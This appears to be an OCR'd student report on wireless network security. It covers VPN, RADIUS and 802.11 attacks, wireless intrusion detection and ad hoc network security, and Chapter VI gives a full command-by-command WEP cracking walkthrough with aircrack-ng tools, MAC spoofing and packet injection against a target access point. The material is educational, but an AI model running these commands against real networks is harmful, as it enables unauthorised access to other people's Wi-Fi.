While VPNs are being represented as a secure solution for wireless LANs, one-way authentication VPNs are still vulnerable to exploitation. In large organizations that deploy dial-up VPNs by distributing client software to the masses, incorrect configurations can make VPNs more vulnerable to "session hi-jacking". There are a number of known attacks to one-way authentication VPNs and RADIUS systems behind them that can be exploited by attackers. Mutual authentication wireless VPNs offer strong authentication and overcome weaknesses in WEP.

b. Attacking Wireless LANs

With the popularity of Wireless LANs growing, so is the popularity of hacking them. It is important to realize that new attacks are being developed based on old wired network methods. Strategies that worked on securing wired resources before deploying APs need to be reviewed to address new vulnerabilities.

These attacks provide the ability to:

- Monitor and manipulate traffic between two wired hosts behind a firewall
- Monitor and manipulate traffic between a wired host and a wireless host
- Compromise roaming wireless clients attached to different Access Points
- Monitor and manipulate traffic between two wireless clients
- Below are some known attacks to wireless LANs that can be applied to VPNs and RADIUS systems

Session Hijacking

Session hijacking can be accomplished by monitoring a valid wireless station successfully complete authenticating to the network with a protocol analyzer. Then the attacker will send a spoofed disassociate message from the AP causing the wireless station to disconnect. When WEP is not used the attacker has use of the connection until the next time out Session hijacking can occur due to vulnerabilities in 802.11 and 802.1x state machines. The wireless station and AP are not synchronized allowing the attacker to disassociate the wireless station while the AP is unaware that the original

wireless station is not connected.

Man-in-the-middle

The man-in-the-middle attack works because 802.1x uses only one-way authentication. In this case, the attacker acts as an AP to the user and as a user to the AP. There are proprietary extensions that enhance 802.1x to defeat this vulnerability from some vendors.

RADIUS Attacks

The XForce at Internet Security Systems published vulnerability findings in multiple vendors RADIUS offerings. Multiple buffer overflow vulnerabilities exist in the authentication routines of various RADIUS implementations. These routines require user-supplied information. Adequate bounds checking measures are not taken when parsing user-supplied strings. Generally, the "radiusd" daemon (the RADIUS listener) runs with super user privilege. Attackers may use knowledge of these vulnerabilities to launch a Denial of Service (DoS) attack against the RADIUS server or execute arbitrary code on the RADIUS server. If an attacker can gain control of the RADIUS server, he may have the ability to control access to all networked devices served by RADIUS, as well as gather login and password information for these devices.

An Analysis of the RADIUS Authentication Protocol is listed below:

- Response Authenticator Based Shared Secret Attack User- Password Attribute Cipher Design Comments
- User-Password Attribute Based Shared Secret Attack
- User-Password Based Password Attack
- Request Authenticator Based Attacks
- Passive User-Password Compromise Through Repeated Request Authenticators
- Active User-Password Compromise through Repeated Request Authenticators
- Replay of Server Responses through Repeated Request Authenticators
- DOS Arising from the Prediction of the Request Authenticator

4.4 Protecting Wireless LANS

As discussed above, there are numerous methods available to exploit the security of wired networks via wireless LANs. Layered security and well thought out strategy are necessary steps to locking down the network. Applying best practices for wireless LAN security does not alert the security manager or network administrator when the security has been compromised.

Intrusion Detection Systems (IDS) are deployed on wired networks even with the security provided with VPNs and firewalls. However, wire-based IDS can only analyze network traffic once it is on the wire.

Unfortunately, wireless LANs are attacked before entering the wired network and by the time attackers exploit the security deployed, they are entering the network as valid users.

For IDS to be effective against wireless LAN attacks, it first MUST be able to monitor the airwaves to recognize and prevent attacks before the hacker authenticates to the AP.

a. Principles of Intrusion Detection

Intrusion Detection is the art of detecting inappropriate, incorrect, or anomalous activity and responding to external attacks as well as internal misuse of computer systems. Generally speaking, Intrusion Detection Systems (IDS) are comprised of three functional areas:

- A stream source that provides chronological event information
- An analysis mechanism to determine potential or actual intrusions
- A response mechanism that takes action on the output of the analysis mechanism.

In the wireless LAN space, the stream source would be a remote sensor that promiscuously monitors the airwaves and generates a stream of 802.11 frame data to the analysis mechanism. Since attacks in wireless occur before data is on the wired network, it is important for the source of the event stream to have access to the airwaves before the AP receives the data.

The analysis mechanism can consist of one or more components based on any of several intrusion detection models. False positives, where the IDS generated an alarm when the threat did not actually exist, severely hamper the credibility of the IDS. In the same light, false negatives, where the IDS did not generate an alarm and a threat did exist, degrade the reliability of the IDS.

Signature-based techniques produce accurate results but can be limited to historical attack patterns. Relying solely on manual signature-based techniques would only be as good as the latest known attack signature until the next signature update. Anomaly techniques can detect unknown attacks by analyzing normal traffic patterns of the network but are less accurate than the signature-based techniques. A multi-dimensional intrusion detection approach integrates intrusion detection models that combine anomaly and signature-based techniques with policy deviation and state analysis.

b. Vulnerability Assessment

Vulnerability assessment is the process of identifying known vulnerabilities in the network. Wireless scanning tools give a snapshot of activity and identify devices on each of the 802.11b channels and perform trend analysis to identify vulnerabilities. A wireless IDS should be able to provide scanning functionality for persistent monitoring of activity to identify weaknesses in the network.

The first step in identifying weakness in a Wireless LAN deployment is to discover all Access Points in the network. Obtaining or determining each one's MAC address, Extended Service Set name, manufacturer, supported transmission rates, authentication modes, and whether or not it is configured to run WEP and

wireless administrative management. In addition, identify every workstation equipped with a wireless network interface card, recording the MAC address of each device.

The information collected will be the baseline for the IDS to protect. The IDS should be able to determine rogue AP's and identify wireless stations by vendor fingerprints that will alert to devices that have been overlooked in the deployment process or not meant to be deployed at all.

Radio Frequency (RF) bleed can give hackers unnecessary opportunities to associate to an AP. RF bleed should be minimized where possible through the use of directional antennas discussed above or by placing Access Points closer to the middle of buildings as opposed to the outside perimeter.

c. Defining Wireless LAN Security Policies

Security policies must be defined to set thresholds for acceptable network operations and performance. For example, a security policy could be defined to ensure that Access Points do not broadcast its Service Set Identifier (SSID). If an Access Point is deployed or reconfigured and broadcasts the SSID, the IDS should generate an alarm. Defining security policies gives the security or network administrator a map of the network security model for effectively managing network security.

With the introduction of Access Points into the network, security policies need to be set for Access Point and Wireless Station configuration thresholds. Policies should be defined for authorized Access Points and their respective configuration parameters such as Vendor ID, authentication modes, and allowed WEP modes. Allowable channels of operation and normal activity hours of operation should be defined for each AP. Performance thresholds should be defined for minimum signal strength from a wireless station associating with an AP to identify potential attacks from outside the building.

The defined security policies form the baseline for how the wireless network should operate. The thresholds and configuration parameters should be adjusted over time to tighten or loosen the security baseline to meet real-world requirements. For example, normal activity hours for a particular AP could be scaled back due to working hour changes. The security policy should also be changed to reflect the new hours of operation.

No one security policy fits all environments or situations. There are always tradeoffs between security, usability and implementing new technologies.

d.State-Analysis

Maintaining state between the wireless stations and their interactions with Access Points is required for Intrusion Detection to be effective. The three basic states for the 802.11 model are idle, authentication, and association. In the idle state, the wireless station has either not attempted authentication or has

disconnected or disassociated. In the authentication state, the wireless station attempts to authenticate to the AP or in mutual authentication models such as the Cisco LEAP implementation, the wireless station also authenticates the AP. The final state is the association state, where the wireless station makes the connection to the network via the AP.


Following is an example of the process of maintaining state for a wireless station:

1. A sensor in promiscuous mode detects a wireless station trying to authenticate with an AP
2. A state-machine logs the wireless stations MAC address, wireless card vendor and AP the wireless station is trying to associate to by reading 802.11b frames, stripping headers and populating a data structure usually stored in a database
3. A state-machine logs the wireless station's successful association to the AP

State Analysis looks at the behavioral patterns of the wireless station and determines whether the activity deviates from the normal state behavior. For example, if the wireless station was broadcasting disassociate messages, that behavior would violate the 802.11 state model and should generate an alarm.

e. Multi-Dimensional Intrusion Detection

The very natures of Wireless LANs intrinsically have more vulnerabilities than their wired counterparts. Standard wire-line intrusion detection techniques are not sufficient to protect the



network. The 802.11b

protocol itself is vulnerable to attack. A multi-dimensional approach is required because no single technique can detect all intrusions that can occur on a wireless LAN. A successful multi-dimensional intrusion detection approach integrates multiple intrusion detection models that combine quantitative and statistical measurements specific to the OSI Layer 1 and 2 as well as policy deviation and performance thresholds.

Quantitative techniques include signature recognition and policy deviation. Signature recognition interrogates packets to find pattern matches in a signature database similar to anti-virus software. Policies are set to define acceptable thresholds of network operation and performance. For example, policy deviation analysis would generate an alarm due to an improper setting in a deployed Access Point. Attacks that exploit WLAN protocols require protocol analysis to ensure the protocols used in WLANS have not been compromised. And finally, statistical anomaly analysis can detect patterns of behavior that deviate from the norm.

Signature Detection

A signature detection or recognition engine analyzes traffic to find pattern matches manually against signatures stored in a database or automatically by learning based on traffic pattern analysis. Manual signature detection works on the same model as most virus protection systems where the signature database is updated automatically as new signatures are discovered. Automatic signature learning systems require extensive logging of complex network activity and historic data mining and can impact performance.

For wireless LANs, pattern signatures must include 802.11 protocol specific attacks. To be effective against these attacks, the signature detection engine must be able to process frames in the airwaves before they are on the wire.

Policy Deviation

Security policies define acceptable network activity and performance thresholds. A policy deviation engine generates alarms when these pre-set policy or performance thresholds are violated and aids in wireless LAN management. For example, a constant problem for security and network administrators are rogue Access Points. With the ability for employees to purchase and deploy wireless LAN hardware, it is difficult to know when and where they have been deployed unless you manually survey the site with a wireless sniffer or scanner.

Policy deviation engines should be able to alarm as soon as a rogue access point has been deployed. To be effective for a wireless LAN, a policy deviation engine requires access to wireless frame data from the airwaves.

Protocol Analysis

Protocol analysis monitors the 802.11 MAC protocols for deviations from the standards. Real-time monitoring and historical trending provide intrusion detection and network troubleshooting.

Session hijacking and DoS attacks are examples of a protocol attack. Maintaining state is crucial to detecting attacks that break the protocol spec.

CHAPTER V

Security in ad-hoc wireless networks

Ad hoc networks do not have a fixed network topology. Nodes are mobile and can communicate with each other while in range, but otherwise are disconnected. This node mobility causes frequent changes of the network topology, and possible portioning. Ad hoc networks can be used to model several wireless applications, such as military operations in which the nodes are military units (soldiers, tanks and other vehicles, planets etc).equipped with wireless communication devices and more generally wireless communication system in which the fixed network is restricted. The restructuring of such networks is usually due to their mobility; however, it can also be caused by the enemy .the enemy can destroy captured devices try to use them to gather information or undermine the operations. The traditional model for static networks with Byzantine faults may be used to describe some of the security threats of ad hoc networks, but what characterizes ad hoc networks is that their structure changes continuously. Furthermore, the tools which are used to establish the security (authentication, confidentiality, integrity, availability and non repudiation) of traditional networks cannot in general be easily adapted for the requirements of ad hoc networks, particularly when these get partitioned. Such issues must be addressed in order to secure ad hoc networks.

5.1 SECURITY SERVICES

High level security requirements for ad hoc networks are basically identical to security requirements for any other communications systems. In order to allow a reliable data transfer over the communication networks and to protect the system resources, a number of security services are required asked on their objectives, the security services are classified in five categories as availability, confidentiality, authentication, integrity and non repudiation.

Availability

Availability implies that requested services (e.g. Bandwidth and connectivity) are available in a timely manner even though there is a potential problem in the system. Availability of a network can be tempered for example by dropping off packets and by resource depletion attacks.

Confidentiality

Confidentiality ensures that classified information in the network is never disclosed to unauthorized entities. Confidentiality can be achieved by using different Encryption techniques so that only the legitimate communicative nodes can analyze and understand the transmission. The content disclosure attack reveals the contents of the message being transmitted and physical information about a particular node respectively.

Authenticity

Authenticity is a network service to determine a user's identity. Without Authentication, an attacker can impersonate any node, and in this way one by one node, it can gain control over the entire network.

Integrity

Integrity guarantees that information passed on between nodes has not been tempered in the transmission. Data can be altered both intentionally and accidentally. (for example through hardware glitches, or in case of ad hoc wireless connection through interferences)

Non-repudiation

Non-repudiation ensures that the information originator cannot deny having sent the information. This service is useful for detection and isolation of compromised nodes in the network.Many authentication and secure routing algorithms implemented in ad hoc networks rely on trust-based concepts. The fact that a message can be attributed to a specific node helps making these algorithms more secure.

5.2 CHALLENGING TASKS

Similar to wireless communication systems creating additional challenges for implementation of aforementioned services. When compared to fixed networks, ad hoc networks can be viewed as even more extreme case, requiring even more sophisticated, efficient and well designed security mechanisms. The challenging tasks due to
Insecure wireless

- Communication links.
- Absence of a fixed
- Infrastructure.
- Resource constraints (e.g. Battery power, Bandwidth, memory, CPU processing capacity) and
- Node mobility that triggers dynamic network topology.

5.3 SECURITY ATTACKS IN AD HOC WIRELESS NETWORKS

Providing a secure system can be achieved by preventing attacks or by detecting them and providing a mechanism to recover for those attacks. Attacks on ad hoc wireless networks can be classified as active and passive attacks, depending on whether the normal operation of the networks is disrupted or not.

Passive attack

In passive attack, an intruder snoops the data exchanged without altering it. The attacker does not actively initiate malicious actions to cheat other hosts. The goal of attacker is to obtain information that is being transmitted, thus violating the message confidentiality, since the activity of the network is not disrupted, these attacks are difficult to detect. Powerful encryption mechanism can alleviate these attacks by making difficult to read overheard packets.

Active Attacks

Inactive attacks, an attacker actively participates in disrupting the normal operation of the network services. A malicious host can create an active attack by modifying packets or by introducing false information in the ad hoc network. It confuses routing procedures and degrades network performance. Active attacks can be divided into internal and external attacks.

External Attacks

External attacks are carried by nodes that are not legitimate part of the network. Such attacs can be defended by using Encryption, firewalls and source authentication. In external attacks, it is possible to disrupt the communication from parking lot in front of the company office.

Internal Attacks

Internal Attacks are from compromised nodes that were once legitimate part of the network. Since the adversaries are already part of the ad hoc wireless network as authorized nodes. They are much more severe and difficult to detect when compared to external attacks.

5.4 EXISTING SECURITY SOLUTIONS

Traditional mechanisms, such as asymmetric cryptography, one way hash functions and other techniques implanting authentication, confidentiality, integrity and non-repudiation can be used whether in a wired or wireless network. On the other hand, access control, which for us stands for fire walling, seems somehow more difficult to enforce in ad hoc network.
On other hand, applicative fire walling, as achieved by proxies, cannot be considered in Mantes because of their centralized nature. According to the security goals to be achieved, several mechanisms can be implemented on different network layers. Most existing mechanisms are

based on cryptography and certification must be implemented to secure key exchanges. This point is particularly important in an environment prone to "Man in the Middle attacks “such as mantes. A certification mechanism can be implemented in many ways ranging from a simple physical exchange of keys, to a more sophisticated PKI based exchange .The choice depends on the configuration of the network and the required security.

5.5 SECURITY MECHANISM IN ADHOC WIRELESS NETWORKS

Message encryption and digital signatures are two important mechanisms for data integrity and authentication. There are two types of data encryption mechanisms. Symmetric and Asymmetric (or public key) echanisms . Symmetric cryptosystems use the same key (the secret key) for encryption and decryption of a message, and asymmetric cryptosystems use one key (the public key) to encrypt a message and another key (the private key)to decrypt it. Public and private keys are related in such a way that only the public key can be used to encrypt message and only the corresponding private key can be used for decryption purpose. Even if attacker comprises a public key, it is virtually impossible to deduce the private key.

Any code attached to an electronically transmitted message that uniquely identifies the sender is known as digital code. Digital signatures are key component of most authentication schemes. To be effective, digital signatures must be non-forgeable. Hash functions are used in creative and verification of a digital signature. It is an algorithm which creates a digital representation or fingerprint in the form of a hash value (or hash result) of a standard length which is usually much smaller than the message and unique to it. Any change to the message will produce a different hash result even when the some hash function is used. In the case of a secure hash function, also known as a one-way hash function, it is computationally infeasible to derive the original message from knowledge of its hash value. In ad hoc wireless networks, the secrecy of the key does not ensure the integrity of the message. For this purpose, message authentication code [MAC] is used.

It is a hashed representation of a message and even it MAC is known, it is impractical to compute the message that generated it. A MAC, which is a cryptographic checksum is computed by the message initiator as a function of the secret key and the message being transmitted it is appended to the message. The recipient recomputed the MAC in the similar fashion upon the receiving the message. If the MAC computed by receiver matches the MAC received within the message then the recipient is assured that the message was not modified and hence security is provided.

CHAPTER VI
Cracking WEP Using Backtrack

This article wills explain how to crack 64bit and 128bit WEP on many WIFI access points and routers using Backtrack, a live Linux distribution. Your mileage may vary. The basic theory is that we want to connect to an Access Point using WEP Encryption, but we do not know the key. We will attack the WI-FI router, making it generate packets for our cracking effort, finally cracking the WEP key.

6.1 Backtrack

BackTrack is the world's leading penetration testing and information security auditing distribution. With hundreds of tools preinstalled and configured to run out of the box, BackTrack 4 provides a solid Penetration testing platform - from Web application Hacking to RFID auditing – it's all working in once place.

6.2 Requirements

· Backtrack 4.2 / 5 on CD or USB
· Computer with compatible 802.11 wireless cards
· Wireless Access point or WIFI Router using WEP encryption

6.3 Preparing the WIFI Card

First we must enable "Monitor Mode" on the Wi-Fi card. If using the Intel® PRO/Wireless 3945ABG chipset issue the following commands:

modprobe -r iwl3945
modprobe ipwraw

The above commands will enable monitor mode on the wireless chipset in your computer. Next we must stop your WIFI card:
iwconfig


Take note of your wireless adapter's interface name. Then stop the adapter by issuing:
airmon-ng stop [device]

Then:
ifconfig down [interface]

Now we must change the MAC address of the adapter:
macchanger --mac 00:11:22:33:44:66 [device]


Its now time to start the card in monitor mode by doing:

airmon-ng start [device]




6.4 Attacking The Target

It is now time to locate a suitable WEP enabled network to work with:
airodump-ng [device]




Be sure to note the MAC address (BSSID), channel (CH) and name (ESSID) of the target network. Now we must start collecting data from the WIFI access point for the attack:

airodump-ng -c [channel] -w [network.out] –bssid [bssid] [device]



The above command will output data collected to the file: network. out. This file will be fed into the WEP Crack program when we are ready to crack the WEP key. Open another shell and leave the previous command running. Now we need to generate some fake packets to the access point to speed up the data output. Test the access point by issuing the following command:


aireplay-ng -1 0 -a [bssid] -h 00:11:22:33:44:66 -e [essid] [device]



If this command is successful we will now generate many packets on the target network so that we can crack the KEY. Type:


airplay-ng -3 -b [bssid] -h 00:11:22:33:44:66 [device]

This will force the access point to send out a bunch of packets which we can then use to crack the WEP key. Check your aerodump-ng shell and you should see the "data" section filling up with packets.




After about 10,000-20,000 you can begin cracking the WEP key. If there are no other hosts on the target access point generating packets, you can try:

aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b [bssid] -h 00:11:22:33:44:66 [device]



Once you have enough packets, you begin the crack:
aircrack-ng -n 128 -b [bssid] [filename]-01.cap

The "-n 128 signifies a 128-bit WEP key. If cracking fails, try a 64-bit key by changing the value of N to 64.



Once the crack is successful you will be left with the KEY! Remove the : from the output and there is your key. So there you have it.

CHAPTER VII

Wireless Fidelity and security

Wi-Fi or Wireless Fidelity is freedom: it allows you to connect to the internet from your couch at home, in a hotel room or a conference room at work without wires. Wi-Fi is a wireless technology like a cell phone. Wi-Fi enabled computers send and receive data indoors and out; anywhere within the range of a base station. And the best thing of all, it is fast.

